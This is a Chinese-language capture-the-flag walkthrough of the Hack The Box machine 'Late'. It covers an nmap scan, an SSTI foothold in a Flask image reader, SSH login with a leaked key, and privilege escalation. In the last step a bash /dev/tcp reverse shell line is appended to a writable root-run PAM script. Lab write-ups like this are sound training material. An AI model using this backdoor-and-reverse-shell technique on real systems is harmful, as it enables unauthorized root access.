

Late

Nmap 扫描结果如下所示:


```
(kali㉿kali)-[~/Desktop/HTB/late]
└─$ sudo nmap -sC -sV 10.10.11.156
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 10:01 EDT
Nmap scan report for images.late.htb (10.10.11.156)
Host is up (0.45s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ http-title: Image Reader
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.59 seconds
```

修改/etc/hosts:

```
(kali㉿kali)-[~/Desktop/HTB/late]
└─$ cat /etc/hosts
10.10.11.156    images.late.htb
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
```




Convert image to text_{with Flask}

If you want to turn an image into a text document, you came to the right place.

Convert your image now!

SCAN IMAGE

可以上传图片，搜索得知有SSTI的漏洞，构造图片：



得到结果如下：


```
(kali㉿kali)-[~/Desktop/HTB/late]
$ ssh svc_acc@10.10.11.156 -i id_rsa
The authenticity of host '10.10.11.156 (10.10.11.156)' can't be established.
ED25519 key fingerprint is SHA256:LSthZBhhwN3ctG27voIMK8bWCmPJkR4iDV9eb/adD0c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.156' (ED25519) to the list of known hosts.
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
svc_acc@10.10.11.156's password:
```

```
(kali㉿kali)-[~/Desktop/HTB/late]
$ chmod 600 id_rsa
```

```
(kali㉿kali)-[~/Desktop/HTB/late]
$ ssh svc_acc@10.10.11.156 -i id_rsa
svc_acc@late:~$
```

```
(kali㉿kali)-[~/Desktop/HTB/late]
$ ssh svc_acc@10.10.11.156 -i id_rsa
svc_acc@late:~$ id
uid=1000(svc_acc) gid=1000(svc_acc) groups=1000(svc_acc)
svc_acc@late:~$ ls
app  user.txt
svc_acc@late:~$ cat user.txt
27eb612cced495e6c0e0fd27da69f140
svc_acc@late:~$
```

然后输入sudo -l想办法提权，他要我输入密码，那我只好用linpeas.sh这种方法：

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/svc_acc
/run/lock
/run/screen
/run/sendmail/mta/smsocket
/run/user/1000
/run/user/1000/gnupg
/run/user/1000/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/tmux-1000
/tmp/.X11-unix
#)You can write even more files inside last directory

/usr/local/sbin
/usr/local/sbin/ssh-alert.sh
/var/crash
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/avahi-daemon.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/boot.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cloud-init.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cron.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dbus.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-hugepages.mount/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-mapper-ubuntux2dx2dvgx2dswap.swap/cgroup.event_control
```

```

svc_acc@late:~$ cd /usr/local/sbin
svc_acc@late:/usr/local/sbin$ ls -la
total 12
drwxr-xr-x  2 svc_acc svc_acc 4096 Jul 25 14:38 .
drwxr-xr-x 10 root    root   4096 Aug  6 2020 ..
-rwxr-xr-x  1 svc_acc svc_acc 433 Jul 25 14:38 ssh-alert.sh
svc_acc@late:/usr/local/sbin$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
    User:      $PAM_USER
    User IP Host: $PAM_RHOST
    Service:    $PAM_SERVICE
    TTY:        $PAM_TTY
    Date:       `date`
    Server:     `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi

svc_acc@late:/usr/local/sbin$

```

把反弹shell的payload加载到ssh-alert.sh中:

```

svc_acc@late:/usr/local/sbin$ vim file.txt
svc_acc@late:/usr/local/sbin$ cat /usr/local/sbin/file.txt >> /usr/local/sbin/ssh-alert.sh
svc_acc@late:/usr/local/sbin$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
    User:      $PAM_USER
    User IP Host: $PAM_RHOST
    Service:    $PAM_SERVICE
    TTY:        $PAM_TTY
    Date:       `date`
    Server:     `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi

bash -i >& /dev/tcp/10.10.16.6/4444 0>&1

```

然后再重新ssh连接root:


```
(kali㉿kali)-[~/Desktop/HTB/late]
$ ssh root@10.10.11.156
root@10.10.11.156's password:
Permission denied, please try again.
root@10.10.11.156's password: █
```

```
(kali㉿kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
whoami
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.156] 48318
bash: cannot set terminal process group (18704): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/# whoami
root
root@late:/# ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@late:/# cd root
cd rootls

root@late:/root# ls
root.txt
scripts
root@late:/root# cat root.txt
cat root.txt
002732f9b0b6bd00febdc01aa1fe6caf
root@late:/root# █
```